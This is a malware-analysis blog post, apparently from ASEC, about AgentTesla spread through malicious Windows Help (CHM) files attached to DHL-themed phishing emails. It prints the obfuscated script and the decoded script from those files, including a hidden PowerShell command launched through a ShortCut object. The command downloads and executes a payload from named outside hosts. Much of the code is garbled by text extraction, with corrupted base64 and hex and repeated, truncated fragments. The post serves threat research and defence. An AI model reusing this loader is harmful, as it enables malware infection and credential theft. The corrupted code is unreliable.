AgentTesla Being Distributed Through Windows Help File (*.chm)

The ASEC analysis team recently discovered AgentTesla being distributed with a new method. Previously, AgentTesla discussed in multiple ASEC blog posts was distributed by the malicious VBA macro inside PowerPoint files (*.ppt). However, the new method uses Windows Help files (*.chm) to run powershell commands.

AgentTesla Being Distributed via More Sophisticated Malicious PowerPoint Files

The malicious CHM files are distributed as compressed files attached to phishing emails imitating emails sent from DHL, a transport company. As phishing emails disguised as other topics are also being distributed, users need to take caution.




Figure 1. DHL phishing email

Decompressing the attachment shows a malicious CHM file. When the file is run, it creates a normal Help window to make it difficult for users to realize malicious behaviors.




Figure 2. Normal Help window

However, the malicious script included in the internal HTML will perform malicious behaviors. Figures 3 and 4 show the obfuscated HTML including a malicious script, while Figures 5 and 6 show the unobfuscated code. You can see that the unobfuscated code uses a method that is similar to the one applied by malicious CHM files that have been introduced in the blog since March. The code includes a malicious command in a certain id property range and uses the Click() function to automatically run the command.

```
document.write(n78we0f(kldsfkl()));
 function n78we0f(s)
        var = {} {}, i, k, v = [], r = '', w = String.fromCharCode;
        var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];
        for (z in n)
                for (i = n[z][0]; i < n[z][1]; i++)
                        v.push(w(i));
        for (i = 0; i < 64; i++)
                e[v[i]] = i;
function kldsfkl()
var r1 = [
 PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2VydmljZSA8L3RpdGxlPgo8aGVhZD4KPC9oZWFkPgo8Ym9keT4KCjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1cA1RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1cA1RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbj1jZW50ZXI+IEN1cA1RvbWWyIHN1cnZpY2UgPC9oMj4KPHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhBGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiBhbGlnbyHA+CjxoMiB
 N2VhLThjMzBkYjk5MDQzNiIgd21kdGg9MSBoZWlnaHQ9MT4KCgo8UEFSQU0gbmFtZT0iQ29tbWFuZCIgdmFsdWU9I1Nob3J0Q3V0Ij4KPFBBUkFNIG5hbWU9Ik10ZW0xIiB2YWx1ZT0iLFBvd2Vy
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 iJTJCJTI#JTI3JTY1JTZEJTJFJTUiJTY2JT2DJTY1JTI3JTI#JTJCJTI#JTI3JTYZJTc0JTY5JTZGJTZFJTJFJTQiJTCzJTCzJTY1JTI3JTI#JTJCJTI#JTI3JTZEJTYiJTZGJTC5JTVEJTNB
 ^{\circ}
 czJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJT2DJTQyJTYxJTczJTY5JTYzJT13JT15JT15JT15JTQ5JTQ1JTU4JTNCJTY0JT2GJT1wJTdCJT10JTcwJTY5JT2FJTY3JT1wJTNEJT1wJT
 )JTY1JTczJTc0JTJEJTYzJTZGJTZFJTZFJTY1JTYzJTc0JTY5JT2GJTZFJTIwJTJEJTYzJTZGJTZGJTTwJTY9JTZGJTZGJTZGJTZGJTZDJTY1JTJFJTYzJTZGJTZEJTIwJTJEJTYzJTZGJTcTJTZFJ
  c0JTIwJTMxJTIwJTJEJTUxJTc1JTY5JTY1JTc0JTdEJTIwJTc1JT2FJTc0JTY5JT2DJTIwJT14JT10JTcwJTY5JT2FJTY3JT15JTNCJT10JTc0JTc5JTNEJT13JT14JTRFJTY1JTc3JTJEJT1
 HTJCJTISJTRGJTYYJTZBJTY1JTISJTJCJTISJTYZJTeOJTIWJTRFJTY1JTISJTJCJTISJTEOJTJFJTUSJTYJJTJCJTISJTYYJTQZJTZDJTYSJTJCJTISJTYJJTZFJTCOJTISJTISJTIAD
 105 of the contraction of the
 JTGYJTYXJTYZJTCOJTY5JTZGJTZFJTVEJTNBJTNBJTQZJTYXJTZDJTZDJTQYJTC5JTZFJTYXJTZEJTY1JT14JT10JTC0JTC5JTJDJT13JTQ0JTZGJTC5JTZDJTZFJTZDJTZGJTYXJTY0J',
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 TJGJTRFJTMyJTJFJTZBJTcwJTY3JT13JT15JTdDJTQ5JTYwJTQ1JTYwJTU4Jzskam09JEV3dGdkdE9kR1ZkTVVEdW1CdHVDL1NwbG10KCc1JykgfCBmb3JFYWNoIHtbY2hhc10oW2NvbnZ1cnRd0
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var tkfg=r1 .join('')
return tkfg
document.write(n78we0f(kldsfkl()));
function n78we0f(s)
        var = \{\}, i, k, v = [], r = '', w = String.fromCharCode;
        var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];
        for (z in n)
                for (i = n[z][0]; i < n[z][1]; i++)
                        v.push(w(i));
        for (i = 0; i < 64; i++)
                e[v[i]] = i;
function kldsfkl()
 PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2VydmljZSA8L3RpdGxlPgo8aGVhZD4KPC9oZWFkPgo8Ym9keT4KCjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHN1cnZpY2UgPC9oMj4KPHA+CjxoM
 {\tt BhbGlnbj1jZW50ZXI+IFBsZWFzZ5BXYW10Li4uIDwvaDM+CjwvcD4KPC9ib2R5Pgo8L2h0bWw+Cgo8T0JKRUNUIGlkPXNob3J0Y3V0IGNsYXNzaWQ9ImNsc2lk0jUyYTJhYWF1LTA4NWQtnDE4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnde4NyUnd
 N2VhLThjMzBkYjk5MDQzNiIgd21kdGg9MSBoZWlnaHQ9MT4KCgo8UEFSQU0gbmFtzT0iQ29tbWFu2CIgdmFsdWU9I1Nob3J0Q3V0Ij4KPFBBUkFNIG5hbWU9Ik10ZW0xIiB2YWx12T0iLFBvd2Vy
 hlbGwuZXhllCatV21uZG93U3R5bGUgSG1kZGVuICAkRXd0Z2R0T2RHVmRNVUR1bUJ0dUM9JzI3JTVCJTc2JTZGJTY5JTY0JTI3JTIwJTJCJTIwJTI3JTVEJTIwJTVCJTUzJTc5JTc5JTc0JTI3JT
 ;JTJCJTI:WJTI:3JTY1JTZEJTJFJTU;JTY2JT2DJTY1JTI:3JTI:WJTJCJTI:WJTI:3JTYzJTc0JTY5JTZGJTZFJTJFJTQxJTczJTY1JTI:3JTI:WJTJCJTI:WJTI:3JTZEJTY:JTZGJTc5JTVEJTNB;
 \verb| `NBJTRDJT2GJTYxJTY0JTU3JTY5JT13JT18JT1GJTY4JT18JTc0JTY4JTUxJTYxJTc0JTY5JTYxJT2DJTRFJTYxJT2EJTY1JT14JT13JT13JTREJTY5JTYzJTcJJTc1
 czJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJT2DJTQyJTYxJTczJTY5JTYzJT13JT15JT15JT15JTQ5JTQ1JTU4JTNCJTY0JTZGJT1wJTdCJT10JTcwJTY5JT2FJTY3JT1wJTNEJT1wJTc
 JTY1JTczJTc0JTJEJTYzJTZGJTZFJTY1JTYzJTc0JTY5JT2GJT2FJT1wJTJEJTYzJTZGJTZEJTcwJT1wJTY3JTZGJTZGJTT2JJTY1JTJFJTYzJTZGJTZEJT1wJTJEJTYZJTZGJTCJTZFJ
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 UTJCJTISJTRGJTYYJTZBJTY1JTISJTJCJTISJTYZJTeOJTIWJTRFJTY1JTISJTJCJTISJTcOJTJFJTUSJTYJJTJCJTISJTYYJTQZJTZDJTYSJTJCJTISJTYJTTZFJTcOJTISJTISJTIDJT
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 TUZJTG0JTG9JTY5JTZFJTY3JT13JTJDJTVCJTREJTY5JTYZJTG9JTZGJTY2JTG0JTJFJTU2JTY5JTGZJTG1JTYXJTZDJTQYJTYXJTZDJTYZJTYZJTJFJTQZJTYZJTZDJTU0JTG5JT
  wJTY1JTVEJTNBJTNBJTREJTY1JTc0JTY4JTZGJTY0JTJDJT13JTY4JTc0JTc0JTcwJT13JT1WJT13JT1WJT13JTNBJTJGJTCwJTZCJTJEJTYZJTZGJTZFJTczJTc1JTZDJTc0JTJFJTY4JTc5
 TJGJTRFJTMyJTJFJTZBJTcwJTY3JT13JT15JTdDJTQ5JTYwJTQ1JTYwJTU4Jzskam09JEV3dGdkdE9kR1ZkTVVEdW1CdHVDL1NwbG10KCc1JykgfCBmb3JFYWNoIHtbY2hhc10oW2NvbnZ1cnRdO
 0b2ludDE2KCRfLDE2KS1900lgRWBYKCRqbSAtam9pbiAnJykiPgoKCjwvT0JKRUNUPgoKPFNDUklQVD4Kc2hvcnRjdXQuQ2xpY2soKTsKPC9TQ1JJUFQ+Cg=='];
var tkfg=r1 .join('')
return tkfg
```

Figure 3. Obfuscated HTML type 1

function k(d,e) (return b(d-0xb9,e); function b(c,d) (var e=a(); return b=function(f,g) {f=f-0x81; var h=e[f]; if(b['oVHNFb']==undefined) (var i=function(n) {var o=abcdefqhijklmnopqsstuwxxyzABCDEFGHIJKLMNOPQRSTUWXYZ0123456789+/='; var p='', q=''; for(var v=0x0,s,t,u=0x0); t=n['chazhc'] (u+h); r=fe(s=b0x47s*0x40++0x4) ?p+=String['fromCharCode'] (0xff&s><-0x2*r&0x6); 0x0 (t=o'index0f'](t); for(var v=0x0,w=p['length']; v<w; v++) {q+='\f'(00'+p['chazhc'](u+h); for(var v=0x0,w=p['length']; v<w; v++) {q+='\f'(00'+p['chazhc'](u+h); for(var v=0x0; v=

function k(d,e) {return b(d-0xb9,e);} function b(c,d) {var e=a(); return b=function(f,g) {f=f-0x81; var h=e[f]; if(b['oVHNFb']===undefined) {var i=function(n) {var o='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXY20123456789+/=';var p='',q='';for(var r=0x0,s,t,u=0x0;t=n['charAt'](u++);~t66(s=r\0x4?s*0x40+t:t,r++\0x4)?p+=String['fromCharCode'](0xff\6s>>(-0x2*r\60x6)):0x0) {t=o['indexOf'](t);}for(var v=0x0,w=p['length'];v<w;v++) {q+='\0x4.5} eAt'](v)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(q);};var m=function(n,o){var p=[],q=0x0,r,t='';n=i(n);var u:for(u=0x0;u <0x100;u++) {p[u]=u;}for(u=0x0;u<0x100;u++) {q=(q+p[u]+o['charCodeAt'](u*o['length'])) *0x100,r=p[u],p[u]=p[q],p[q]=r;}u=0x0,q=0x0;for(var v=0x0;v<n[$$$ 'length']; v++) \{u=(u+0x1) *0x100, q=(q+p[u]) *0x100, r=p[u], p[u]=p[q], p[q]=r, t+=String['fromCharCode'] (n['charCodeht'] (v) *p[(p[u]+p[q]) *0x100]); \} return t ; \\ ; b['XxSTeh']=m, c=arguments, b['oVHNFb']=!![]; \} var j=e[0x0], k=f+j, l=c[k]; return!1? (b['qREXoF']===undefined&& (b['qREXoF']=!![]), h=b['XxSTeh'] (h,g), c[k]=h); h=l,h; \}, b(c,d); \} function c(b,d) {var e=a(); return c=function(f,g) {f=f-0x81; var h=e[f]; if(c['fjERSp']===undefined) {var i=function(m) {var n=} (h,g), c[k]=h); h=l,h; \}, b(c,d); \} function c(b,d) {var e=a(); return c=function(f,g) {f=f-0x81; var h=e[f]; if(c['fjERSp']===undefined) {var i=function(m) {var n=} (h,g), c[k]=h); h=l,h; \}, b(c,d); \} function c(b,d) {var e=a(); return c=function(f,g) {f=f-0x81; var h=e[f]; if(c['fjERSp']===undefined) {var i=function(m) {var n=} (h,g), c[k]=h); h=l,h; \}, b(c,d); \} function c(b,d) {var e=a(); return c=function(f,g) {f=f-0x81; var h=e[f]; if(c['fjERSp']===undefined) {var i=function(m) {var n=} (h,g), c[k]=h); h=l,h; \}, b(c,d); \} function c(b,d) {var e=a(); return c=function(f,g), c[k]=h); h=l,h; \}, b(c,d); h=l,h; h=l,h;$ phijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var o='',p='';for(var q=0x0,r,s,t=0x0;s=m['charAt'](t++);~s&&(r=q*0x4?r*0x40+s:s, q++\frac{0x4}?o+=String['fromCharCode'](\frac{0xff&r}>(-0x2*q\frac{0x6}):\frac{0x0}{s=n['indexOf'](s);}for(var u=\frac{0x0}{var})=0.)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(p);};c['nFqPZM']=i,b=arguments,c['fjERSp']=!![];}var j=e[0x0],k=f+j,l=b[k];return!1?(h =c['nFqFZM'](h),b[k]=h):h=1,h;},c(b,d);} function 1(d,e){return c(d--0xed,e);} (function(d,e){var q={d:0x100,e:'6\$6n',f:0x51d,g:0x458,h:0x454,r:0x4af}} xSojrq','ex0x','DWdcTa','EmkRW6W','z284','ntC5otLhEg9UvMO','sunZ','uem5','nSoyxq','W7NcSSo0','g8oZzG','uw1g','weKR','aKSw','aezd','s3Lb','AfKY', vg1w','W7RcKSo0','DJy+','mJvK','j1VcSa','vKq0','amkjW5a','B01P','rZLR','u1zc','vtbN','y2D1','suDK','kaij','vuzr','suu1','q2nN','iXddLG','WRqSnG', 'nvud','WQ7dVly','tuqW','vle5','AwiY','v2XQ','mLvU','y25k','bHddKa','W0xdTSoL','gSo4kG','DCkdW7m','nule','W77cV0e','WRxcSr0','r1z0','yKDv','tM9I',
'mJL0','AMrd','W0pdKHWAxmoff8kgW73dI8oC','oxPvD0LWDq','vtfk','zmkHWRq','AKHO','iCo3uq','WPBdTJ0','WPNdSmo1','sKrI','sgTZ','W6ddRudcSmkHWQz/W5X/pxG',
'lmkPWRO','qZvu','txvt','iYDc','k0NdSG','muPk','WQpcPNW','sJfo','m3Hk','uJvq','W6JcPItdT8oEW0nS','Eg5j','nsu8','CfPd','WRRdVLj6W6/cV8kndW','wLyW',
'twiY','vlma','W753xq','W4H7yG','ymoiaG','BLPy','sljv','mwnT','wejS','EufU','sc/dTN3dSLqxW0ldH1ySb8o8','W6fSWOa','BKP5','W03cPg0','m1yW','W45dwW', ccoWW5K','BLPW','Efrr','sSkaW60','WQjnW40','rWb1','mgDx','y0D4','BeP5','s1bd','mSo8W0C','wLC1','CYjo','W01cTvG','uw5j','WRNdQba', mtyOnJm5nM11v25MyG','m00W','pGiM','v8k0W6K','WR/dTSoc','sNLK','ktqj','Dc93','bgyi','DuXR','lKxcUG','B17cTq','C1Lx','W04GW5y','yMXc','C1Ly','Agjv', ndu2mZu2mef0yvz2DW','BLjf','me5t','W6ZcMWW','utnw','mJjVB3HRDLi','uu/dPG','rtro','W5VdNre','WRpdTZa','xmorEW','tNPH','mLvN','CMi2','W4dcQr8', W5BdGSoh'];a=function(){return r;};return a();}

Figure 4. Obfuscated HTML type 2

```
<title> Customer service </title>
(head>
(/head)
(body>
ch2 align=center> Customer service </h2>
ch3 align=center> Please Wait... </h3>
</body>
</html>
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
CPARAM name="Item1" value=", Powershell.exe, -WindowStyle Hidden
$2E$56$69$73$75$61$6C$42$61$73$69$63$27$27$27$29$27$7C$49$45$58$3B$644$6F$20$7B$24$70$69$6E$67$20$3D$20$74$65$73$74$2D$63$6F$6E$6E$6E$65$63$74$69$6F$6E$20$2D$6
3+6F+6D+70+20+67+6F+6F+6F+6F+6C+65+2E+63+6F+6D+20+2D+63+6F+75+6B+74+20+31+20+2D+51+75+69+65+74+7D+20+75+6E+74+69+6C+20+2B+24+70+69+6E+67+29+3B+24+74+74+79+
$\\D$27$28$4\E$65$77$2D$27$2B$27$4\F$62$6A$65$27$2B$27$63$74$2O$4\E$65$27$2B$27$74$2E$57$65$27$2B$27$62$43$6C$69$27$2B$27$5E$74$29$27$7C$4$9$60$45$60$58$3B
$24$6D$76$3D$2O$5B$4D$69$63$72$6F$73$6F$66$74$2E$56$69$73$75$61$6C$42$61$73$69$63$2E$49$6E$74$65$72$61$63$74$69$6F$6E$5D$3A$3A$43$61$6C$6C$42$79$6E$61$6
>>6552882487487487982C82784486F87786E86C86F86186485387487286986E86782782C85B84D86986387286F87386F86687482E85686987387586186C84286187386986382E84386186C8
5C+54+79+70+65+5D+3A+3A+4D+65+74+68+6F+64+2C+27+68+74+74+70+27+20+2B+20+27+3A+2F+2F+70+6B+2D+63+6F+6E+73+75+6C+74+2E+68+72+2F+4E+32+2E+6A+70+67+27+29+7C
849860845860858';$jm=$EwtgdtOdGVdMUDumBtuC.Split('8') | forEach {[char]([convert]::toint16($_,16)));I`E`X($jm -join '')">
</OBJECT>
shortcut.Click();
</SCRIPT:
<title> Customer service </title>
chead>
</head>
<body>
<h2 align=center> Customer service </h2>
ch3 align=center> Please Wait... </h3>
<q\;
(/html)
OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
(PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",Powershell.exe, -WindowStyle Hidden</pre>
              mBtuC='27*5B*76*6F*69*64*27*20*2B*20*27*5D*20*5B*53*79*73*74*27*20*2B*20*27*65*6D*2E*52*65*66*6C*65*27*20*2B*20*27*63*74*69*6F*6E*2E*41*
3$73$65$27$20$2B$20$27$6D$62$6C$79$5D$3A$3A$4C$6F$61$64$57$69$27$20$2B$20$2P$74$68$50$61$72$74$69$61$6C$4E$61$6D$65$28$27$27$4D$69$63$72$6F$73$6F$66$74
$28$56$69$73$75$61$6C$42$61$73$69$63$27$27$29$27$7C$49$45$58$3B$64$6F$20$7B$24$70$69$6E$67$20$7D$20$74$65$73$74$2D$63$6F$6E$66$$65$65$674$69$6F$6E$20$2D$6
%6F%6D%70%20%67%6F%6F%67%6C%65%2E%63%6F%6D%20%2D%63%6F%75%6E%74%20%31%20%2D%51%75%69%65%74%7D%20%75%6E%74%69%6C%20%2B%24%70%69%6E%67%29%3B%24%74%74%79%
*24*6D*76*3D*2O*5B*4D*69*63*72*6F*73*6F*66*74*2E*56*69*73*75*61*6C*42*61*73*69*63*2E*49*6E*74*65*72*61*63*74*69*6F*5D*3A*3A*43*61*6C*6C*42*79*6E*61*6
$65$28$24$74$74$79$2C$27$44$6F$77$6E$6C$6F$61$64$53$74$72$69$6B$67$27$2C$5B$4D$69$63$72$6F$73$6F$66$74$2E$56$69$73$75$61$6C$42$61$73$69$63$2E$43$61$6C$
5C+54+79+70+65+5D+3A+3A+4D+65+74+68+6F+64+2C+27+68+74+74+70+27+20+2B+20+2T+3A+2F+2F+70+6B+2D+63+6F+6E+73+75+6C+74+2E+68+72+2F+4E+32+2E+6A+70+67+27+29+7C
49960945960958';$jm=$Ewtgdt0dGVdMUDumBtuC.Split('9') | forEach {[char]([convert]::toint16($_,16)));I`E`X($jm -join '')">
(/OBJECT>
(SCRIPT)
shortcut.Click():
</SCRIPT>
```

Figure 5. Unobfuscated HTML Type 1

```
<html>
title> Customer service </title>
(head>
(/head>
(body>
ch2 align=center> Customer service </h2>
ch3 align=center> Please Wait... </h3>
/body>
/html>
OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1)
(PARAM name="Command" value="ShortCut">
(PARAM name="Item1" value=",powershell.exe, -WindowStyle hidden $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$ErrorActionPreference
SilentlyContinue': $t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol =
st56fg;'[void' + '] [Syst' + 'em.Refle' + 'ction.Asse' + 'mbly]::LoadWi' + 'thPartialName(''Microsoft.VisualBasic'')'|g;do {$ping = test-connection
 comp google.com -count 1 -Quiet} until ($ping);$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X;$mv=
Microsoft.VisualBasic.Interaction]::CallByname($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.VisualBasic.CallType]::Method,'http'
 ://exipnikouzina.gr/S15.jpg')|g">
(/OBJECT>
SCRIPT>
shortcut.Click();
/SCRIPT>
(title> Customer service </title>
(head>
(/head>
(body>
(h2 align=center> Customer service </h2>
ch3 align=center> Please Wait... </h3>
/body
(/html>
OBJECT id=<mark>shortcut classid=</mark>"clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
(PARAM name="Command" value="ShortCut">
(PARAM name="Item1" value=",powershell.exe, -WindowStyle hidden $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$ErrorActionPreference
SilentlyContinue'; $t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072); [System.Net.ServicePointManager]::SecurityProtocol =
St56fg;'[void' + '] [Syst' + 'em.Refle' + 'ction.Asse' + 'mbly]::LoadWi' + 'thPartialName(''Microsoft.VisualBasic'')'|g;do ($ping = test-connection
